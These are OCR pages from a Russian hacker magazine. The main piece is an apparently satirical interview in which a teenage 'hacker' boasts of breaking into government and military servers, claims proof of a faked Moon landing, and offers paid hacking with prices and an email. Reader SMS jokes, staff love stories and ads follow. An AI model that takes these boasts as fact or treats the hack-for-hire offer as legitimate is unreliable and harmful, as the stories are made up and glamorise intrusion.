BD: Да не раз, если честно. Самый смешной был, когда я взломал сайт Министерства обороны России и повесил картинку «Мама, не прячь шарик!». Я ей потом показал, но она прикола не поняла. Ну, видит надпись, а где она висит - ей разве объяснишь? Она ведь в компах ламерша полная, только и умеет шарики от мышки подло ныкать. Был еще случай, хакер из нашей группы Outbug поимел рута на машине Коммунэнерго. Если не в курсе, сейчас все коммунальные услуги зависят от компьютеров, и можно легко отрубить воду в целом районе, если хакнуть нужный комп. Правда, быстро исправят, но факт остается фактом. Так вот, у Outbug'a в тот момент дома горячей воды не было с неделю, и он пообещал лишить этого добра директора предприятия, если не включат. Воду ему дали, правда, по плану через неделю. Там какие-то ремонтные работы, оказалось, шли. Директора он таки пожалел, отрубать ему воду не стал.

МЖАП: Расскажи про твой самый интересный взлом.

BD: Трудно, ох трудно ответить. Хотя, пожалуй, это тот случай с военным серваком в Сан-Хосе. В общем, поспорили мы с кентом, смогу ли я его взломать. Там какая-то военная база расположена и в этом компьютере хранились чертежи секретных самолетов NASA Stealth Hrome. Мне об этом сказал один американский хакер на IRC. Самому захать сервак мне оказалось не под силу, обратился за помощью на хакерскую борду, предложил присоединиться к забаве. Откликнулось трое человек. Вместе мы запустили атакующие программы, и в результате переполнения буфера (такой вид сетевой атаки) файрволы на машине зависли. Когда сервер перезагрузился, мы без проблем в него проникли, но чертежей найти не смогли. Может, их уже перенесли на другой комп, испугавшись хакерской атаки, может, американец нас попросту надул. Зато нашли кое-какие доказательства того, что НАСА не высаживалось на Луну. У меня они сейчас есть на жестком диске, могу с вами поделиться, если хотите. Интересно еще то, что нас все-таки вычислил администратор системы и попытался выгнать. Как-то постепенно разговорились. Прикольный мужичок попался, рассказал, как его задолбала работа. Что он с гораздо большим интересом работал бы на ферме. Мы пообещали больше не тревожить сервер и разошлись хорошими друзьями.

МЖАП: Тебя когда-нибудь удавалось выследить, или ты считаешь, что хорошо шифруешься?

BD: Пытались. Как-то раз со мной связался какой-то тип по емейлу и, представившись заказчиком, предложил встретиться. Я проследил его IP - оказалось, это сам Дмитрий Чепчугов из отдела «К»! Думал, я совсем дурачок. Я ему свидание назначил, заныкался на крыше рядом стоящего дома, смотрю, кругом снайперы! Я офигел, дернул оттуда побыстрому. С тех пор с недоверием отношусь к заказчикам, десять раз проверяю.

МЖАП: Хакеров полно во всех странах мира, но считается, что русский хакер - наиболее опасный и умный. А какая, по твоему мнению, отличительная черта русских хакеров? Например, наши взламывают системы на спор и т.п.

BD: И правильно считают. У меня есть знакомые американские хакеры, бразильские хакеры, немецкие хакеры, есть даже хакеры из далекой Гваделупы. Но самые крутые - это наши. Так уж повелось. У нас в России даже есть Гражданская школа хакеров, где этому обучают.

Один из ее выпускников, Дима Литный, сейчас работает в Microsoft, делает Windows Longhorn. Правда, я не в курсе, знает ли Билл Гейтс о его темном хакерском прошлом.

Насчет полно... На самом деле, хакеров не так уж и полно. Вообще нас мало, но вместе мы сила :). Например, в России, по моим подсчетам, всего 100 нор' альных хакеров. Остальные только кричать умеют о своей крутости. А как зайдет разговор, чтобы что-то взломать, куда девается та прыть? Из самых авторитетных русских хакеров могу отметить Арви Хэккера, Джимми Андертейкера, Leet-боя, малыша Kiddie (парню 12 лет, а уже пишет эксплоиты на бэйсике), уже упомянутого euronymous'a (этот парень годами от компа не отходит, вот где настоящий хакер) и, конечно, Диму Левина. Он как-то хакнул банк на 10 миллионов, правда, попался. Из тюрьмы он

НОЯБРЬСКИЙ НОМЕР ЖУРНАЛА TOTAL DVD УЖЕ В ПРОДАЖЕ



TOTAL DVD – ЖУРНАЛ О КИНО, DVD И ДОМАШНЕМ КИНОТЕАТРЕ



Total DVD - каждый номер с фильмом на DVD



(game)land
ОСНОВАНА В 1992

УЖЕ В ПРОДАЖЕ

2CD или DVD с каждым номером

В НОМЕРЕ:

Killzone
Один из лучших FPS этого года для PlayStation 2 официально локализован в России компанией «Софт Клаб».

Battlefield 2
Переключаемся с заезженной темы Второй мировой на войну с террористами в ближневосточном регионе.

Интервью с создателями ICO
Они поделились с нами всей информацией о своем новом, невероятно инновационном проекте Wanda to Kyozou.

Космические Рейнджеры 2
Игра, получившая культовый статус, наконец-то обзавелась сиквелом. Наша рецензия мультижанрового проекта.

СТРАНА ИГР
(game)land



уже вышел, переехал в Германию и, насколько я знаю, снова готовит какую-то диверсию.

МЖАП: Тяжело быть молодым гением? Твои «коллеги по цеху» признают твои достижения или считают, что тебе еще надо учиться, учиться и еще раз учиться? =)

BD: Конечно, тяжело! В школе моя училка по математике постоянно ставила мне пары, а ведь я уже тогда был гением! Вообще, к гениям, как мне кажется, со стороны общества негативное отношение. Люди - завистливые создания. Каждый хакер - по-своему гений. Я не имею в виду тех хакеров, которые ломают игрушки и пишут патчи для ядра ОС. Это, по сути, чайники. Намного сложнее зарутать серьезный сервак, где лежат секретные данные. Причем сделать это нужно тихо, чтоб тебя не заметили. Для этого нужен творческий подход, смекалка и многолетний опыт. Ну и программы кое-какие. Например, eye security scanner, bluebox, tiny personal firewall, win_nuker и др. Учить всегда есть чему. Даже если ты гений и знаешь очень многое. Например, я еще не до конца освоил процессы FreeBSD (это такая ОС, похожа на виндовс, только без картинок) и не прочел все RFC'ы, хотя каждый реальный хакер должен знать их назубок.

МЖАП: Как относятся к твоим занятиям родители?

BD: С папой ладим нормально. Ему вообще все пофиг, он у нас в семье алкоголик. А вот с маман сложнее. Она, блин, уже и клаву прятала, и колесико из мышки вытаскивала, и еще черти сколько ерунды вытворяла. Думает, я запасное колесико не смогу найти :)). Мама почему-то беспокоится, что я много за компом сижу, мол, «света белого не вижу». Ей неважно, что мне за компом работать больше нравится, чем тупо шляться по городу. Ей надо, чтобы я где-то ходил, только бы не сидел за компом. Есть еще бабушка. Вот она меня поддерживает. Я ей даже рассказывал про некоторые свои хаки. Она просто американцев ненавидит, поэтому только радуется, когда слышит, что мы поимели какой-то забугорный сервак.

МЖАП: Чем собираешься заниматься в будущем? Есть ли какие-то мечты об образовании или карьере?

BD: Работать на дядю не хочу. Это скучно и неинтересно. Я хочу стать профессиональным хакером. Выполнять заказы, взламывать системы за деньги. Тут есть свой рынок. У меня один друг таким образом неплохо зарабатывает, содержит беременную жену и тещу. Берет тысячу баксов за дефейс сайта, две за вытаскивание нужной инфы, десять за полный стелс-скан портов. Да, не сочтите за рекламу, но если у кого-то будут заказы, взломать там что-нибудь или еще чего, пишите на мое мыло: BigDeath@list.ru. Обсудим.

А скачать наши журналы можно по адресу: http://defaced666.narod.ru.






У каждого члена нашей команды была первая любовь. Такое невозможно забыть. Любовь, тем более первая, навсегда отпечатывается в мозгу человека. Поэтому мы решили немного потормошить некоторых представителей нашего журнала и заставили их написать о своем первом любовном случае.

www.livejournal.com/community/x_crew/

Иван Скляров



Первая была Наташка, кажется. Познакомились с ней в детском саду в младшей группе, на следующий день занялись сексом. Но я не думаю, что это была любовь, – дружба, скорее всего. А первая и последняя моя любовь - это моя жена (кстати, тоже Натальей зовут, см. подробности на www.sklyaroff.ru). Познакомились с ней летом (я тогда только закончил 4 курс университета), но случилось несчастье общечеловеческого масштаба - меня этим же летом забрали в армию. Слез, рыданий, обещаний ждать - ничего этого не было, ибо забрали меня всего на месяц как офицера запаса, и военная часть находилась всего в 200 км от места проживания. Но, согласись, неприятно торчать в казарме, в то время как вся прогрессивная молодежь бороздит просторы интернета. Положение спас наш летеха - объявил перед строем, что того из нас, к кому приедет красивая девушка, он будет отпускать на выходные из части. Ляпнул - отвечай за базар! Благодаря Наталье я не провел в казарме ни одних выходных! Так что с тех сборов мне запомнилась только кровать для разврата и недопитая бутылка пива на столе. Армия - это все-таки круто!

Да, а про секс в детском саду - это шутка была.


mamaKarlo



Впервые я очень сильно влюбилась в четвертом классе. Моя любовь сидела со мной за одной партой, и на переменах, чтобы как-то себя занять, я обычно со всей дури била его учебниками по голове. Тогда подоплека подобного поведения была мне неясна, но теперь я понимаю: я делала это, дабы избежать неловкого молчания, невнимания с его стороны, ну и еще чтобы он, не дай бог, не догадался, что я его люблю.

Потом наш класс расформировали, и на прощальном чаепитии перед летними каникулами я последний раз сидела рядом со своей любовью и с ужасом думала, как жестоко поступает со мной судьба. Мы попали в разные классы, потом он вовсе ушел в другую школу. Меня же что-то заставило любить этого мальчика еще четыре года, безо всякого внимания с его стороны и вообще без какого бы то ни было разумного объяснения: мы с ним никогда близко не общались и я его абсолютно не знаю как человека. Но даже теперь мне временами кажется, что, встреть я его сейчас где-нибудь на улице, - былые чувства вспыхнут с прежней силой и крышу мою бесповоротно снесет :).

Вряд ли он сейчас это читает, так что, plz, кто-нибудь, передайте привет Артему Ларину. От литреда][акера :).




Forb

Впервые я влюбился в 1990 году. Да, это было то самое беззаботное время, когда я заканчивал детский сад. Мне безумно нравилась девчонка с красивым именем Наташа. Надо сказать, что в детском саду у меня не было комплексов, поэтому я предложил дружбу, как только понял, что она ничего :). Мы играли с ней в дочки-матери, гуляли по детсадовским площадкам и болтали о всякой ерунде. Помнится, как-то я посеял красивую книжку и ужасно расстроился (даже плакал, наверное), но только Наташа была со мной рядом и всячески меня утешала. Что тут еще сказать - конечно, любовь :). Был такой момент, когда я захотел побаловать ее мороженкой и спионерил у отца 3 рубля. Правда, предки заметили недостачу в тот же вечер и отпороли меня ремнем :(.

После ухода из детского сада я больше не видел ее. Может, не осознавал, что любовь нужно беречь, возможно, считал себя слишком маленьким для отношений - не помню. Но сам факт, что я первый раз полюбил девчонку в детском саду, останется в моих мыслях до конца жизни.



b00b1ik



А моя первая любовь была в школе. И тянулась она все 10 лет. Мне нравилась девочка Галя Гущеварова. Она была смугленькая, с симпатичным носиком и красивыми белыми зубами. Она нравилась мне настолько, что я даже боялся смотреть на такую красоту. Стеснялся с ней разговаривать и потуплял взор во время немногочисленных бесед. К слову, я был отличником. Я даже не брезговал пить после нее из-под крана, представляете! Я научился садиться на шпагат и потом перед ее подъездом постоянно садился, чтобы она, увидев из окна, оценила всю мою крутость. Но она не замечала меня =(. У Гали у первой появилась грудь, и мы пялились на нее постоянно с друзьями. Это были незабываемые моменты в моей жизни. Но после окончания школы я уехал жить в Москву, а она осталась в Новосибирске. Любовь могла быть, но не срослось =(.



ТРЕП С ЧИТАТЕЛЯМИ

SMS-марафон в самом разгаре. Поменялись люди, оставившие свои номера для читателей, но это только лишь вызвало новый интерес. Читатели стали изучать новых людей, разведав ситуацию с «первопроходцами» :). Кстати, Форб просил передать, что ему лучше писать СМСки на транслите, потому что русский язык его труба не понимает :). Перлы стали более замудренные, потому как повторяться никто не хочет, как мы поняли. Хотя есть еще люди, которые в танке и повторяют шутки, уже опубликованные ранее :). Но это их дело. А ты пока почитай свежие приколы от читателей.

Ч: Купил Хакер, прочитал статью про япошек и понял, что это все гон!
Х: Да, ты прав! Япошек на самом деле не существует - это все китайцы!

Ч: Бывают ли USB-фаллоимитаторы?
Х: Нет, до этого еще не додумались, как это ни прискорбно. Зато есть медленный COM'овый вагинозаменитель! (Бывают - www.sharonausten.com.au/content/main.pl?page_id=50&tid=3&id=3462. - Прим. ред.)
Ч: А мона опубликовать сайт www.цензореg.ws у вас в Хакере? Мне рейтинг нужно!
Х: Только в обмен на рекламу нашего журнала на твоем мегапроекте! Нам тоже нужно рейтинг ведь!
Ч: Privet, hiNt, napishi tri slova, okanchivayushiesya na «zo».
Х: Бублик-zo, Бублик-zo, Бублик-zo. Ты не просил разные =).
Ч: Хочу $100 прямо сейчас! А Бублик - засранец!!!
Х: Эх. Бублик, не дочитав до конца, хотел было уже милосердно дать тебе сотню баксов, но завершение мессаги его не порадовало =(.
Ч: Что делать, если сим-карта в толчок свалилась?
Х: Смыть ее.
Ч: Чики-пуки Зиклюпук, кто не хакер - тот говнюк!
Х: Хаба-хаба, челипон, тот, кто ламер, - тот питон!
Ч: Вася! Мы придем на поинтовку примерно в 15.30. Женя.
Х: Женя! Меня не ждите, я расслабляюсь с Васей. Петр.
Ч: Что делать, если не встает?
Х: Относись к сексу с юмором: не встал - похихикали и спать.
Ч: Дарова! Отправь мне SN от Radmin v.2.2. Или брякни!
Х: Бряк.
Ч: Здаров! Меня зовут Санек! Недавно стал вашим читателем (полгода покупаю журнал). Подскажи, где можно найти троян (нормальную ссылку).
Х: Санек, скачай с любого сайта на narod.ru ускоритель интернета - там обязательно будет троян. Читай нас дальше, Санек!

РЕДАКЦИОННЫЙ НОМЕР
+79037714241

Ч: Ненавижу Билла Гейтса и свои кривые руки!
Х: Зачем же ненавидеть кривые руки? С такими руками удобно группироваться на лыжном спуске.

Ч: Занимаетесь ли вы сексом на работе? Если да, то с кем: сотрудницами или, может, исключительно с гл. редактором?
Х: Во время сдачи номера в печать начинается жестокий секс со всеми подряд.
Ч: Переведи 1010100000101010111100111101001010 в 16-ричную.
Х: Не, у меня calc.exe сломался =(.

Ч: А адульт-журналы читаете или только смотрите?
Х: А чего в них читать? Там смотреть надо и, при необходимости, додумывать.

Ч: После прочтения этого SMS попробуй в течение минуты не думать о розовом слоне.
Х: Попробовал. Получилось! Помоги мне таким же способом отучиться думать о Саше Лозовском!
Ч: NSD, сделай видеоурок по самоудовлетворению.
Х: А видеоматериал по каловыделению и мочеиспусканию тебя не устроит?
Ч: Хай, shell'ом не заделишься? З.Ы. Как мне замочить попугая?
Х: Привет! Девку на ночь не дашь погонять? З.Ы.: Замочи его в теплой воде с порошочком.
Ч: «Сикона ламиле бована мекиле умрадо зарат фарсакала ву» - только что ты прочитал заклинание, которое будет оберегать тебя от секса на 40 лет!
Х: «Камута чикапеска барахона кабиль адыр писуар» - у меня файрвол от таких заклинаний!
Ч: Почему я дурак?
Х: Хусейна поймали.
Ч: Спрячь под трусами колечко с цепями. Станут вместе с трусами.
Х: Спрячь ты трусы под штаны с карманами. Будут вместе со штанами.
Ч: Звякни мне эдак часиков в 14.
Х: Занеси мне пивка домой часиков эдак в 19.
Ч: Дарова! Пришли последнюю версию инета на дискете!
Х: Привет! Как последнюю версию протестируют до конца - обязательно зашлю!
Ч: У вас всех есть девушки, или до сих пор пользуетесь Шеповаловым?
Х: Раз на раз не приходится, как говорится.
Ч: А Шеповалова, что ли, уволили???
Х: И лишь на третий день индеец Зоркий Глаз заметил, что крыши-то у сарая нет.
Ч: В журнале проскочила реклама Хакер-спец. Ну нет такого в продаже! Весь город Екатеринбург обшарил! Подскажи, плиз, где приобрести?
Х: Попробуй еще обшарить весь город Магнитогорск.
Ч: А чего ты решил свой тел в журнал кинуть? Обычно люди так делают, когда хотят расстаться со своим номером... =))
Х: Да вот силы воли не хватает самому выкинуть симку. Надеюсь, что добродушные читатели помогут.
Ч: А вы чем занимаетесь вообще, блин? %))
Х: А мы, как обычно, веселимся, бездельничаем, шутим над NSD. Правда, он обижается, но зато потом конкурсы вовремя сдает.
Ч: Маленькая ушастая белочка с куском текстолита прыг-скок, с крыши высотного дома как на козла.
Х: Большой волосатый бобер с ведром гексогена ХОБА! И нет маленькой ушастой белочки с куском текстолита =(.
Ч: Бублик любил баранки и пиво,
И в Хакер он даже статейки писал,
Да и вообще, он мальчик красивый.
Жаль, что он гомиком так и не стал!
Х: Ноу комментс.
Ч: Cutter - милашка,
я просто в отпаде.
Так бы пристроиться
к Cutter'у сзади,
Cutter, ответь мне,
сладость моя,
Будет у нас мужская
семья?
Х: А вот это правда!

hiNt
+79262360364

Nikitos
+79037916528

Dr.Klouniz
+79167521175

Forb
+79058033384

NSD
+79165149558

Эпилог

На этом наши телефоны не блокируются :). Мы все еще продолжаем общаться с читателями, поэтому пишите и звоните, а мы будем только рады.
С любовью, X-CreW.





FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU


Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.



Ничего лишнего

SyncMaster 173P – монитор
без кнопок на передней панели






DigitAll *минимализм* Монитор SyncMaster 173P настолько совершенен, что кнопки были бы лишними. Программное обеспечение Samsung Magic Tune™ позволяет выполнять все настройки экрана с помощью мыши. Ультратонкий экран толщиной всего 2 см вращается на 180° и прекрасно смотрится в любом ракурсе. Неудивительно, что Samsung является обладателем 67 международных наград за дизайн.



Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.

©2003 Samsung Electronics Co. Ltd.

VER 11.04 (71) ХАКЕР



■ Укрощение дикой киски ■ Сетевой лохотрон ■ Стань еще мобильнее ■ Интернет из космоса ■ Выбери свой руткит!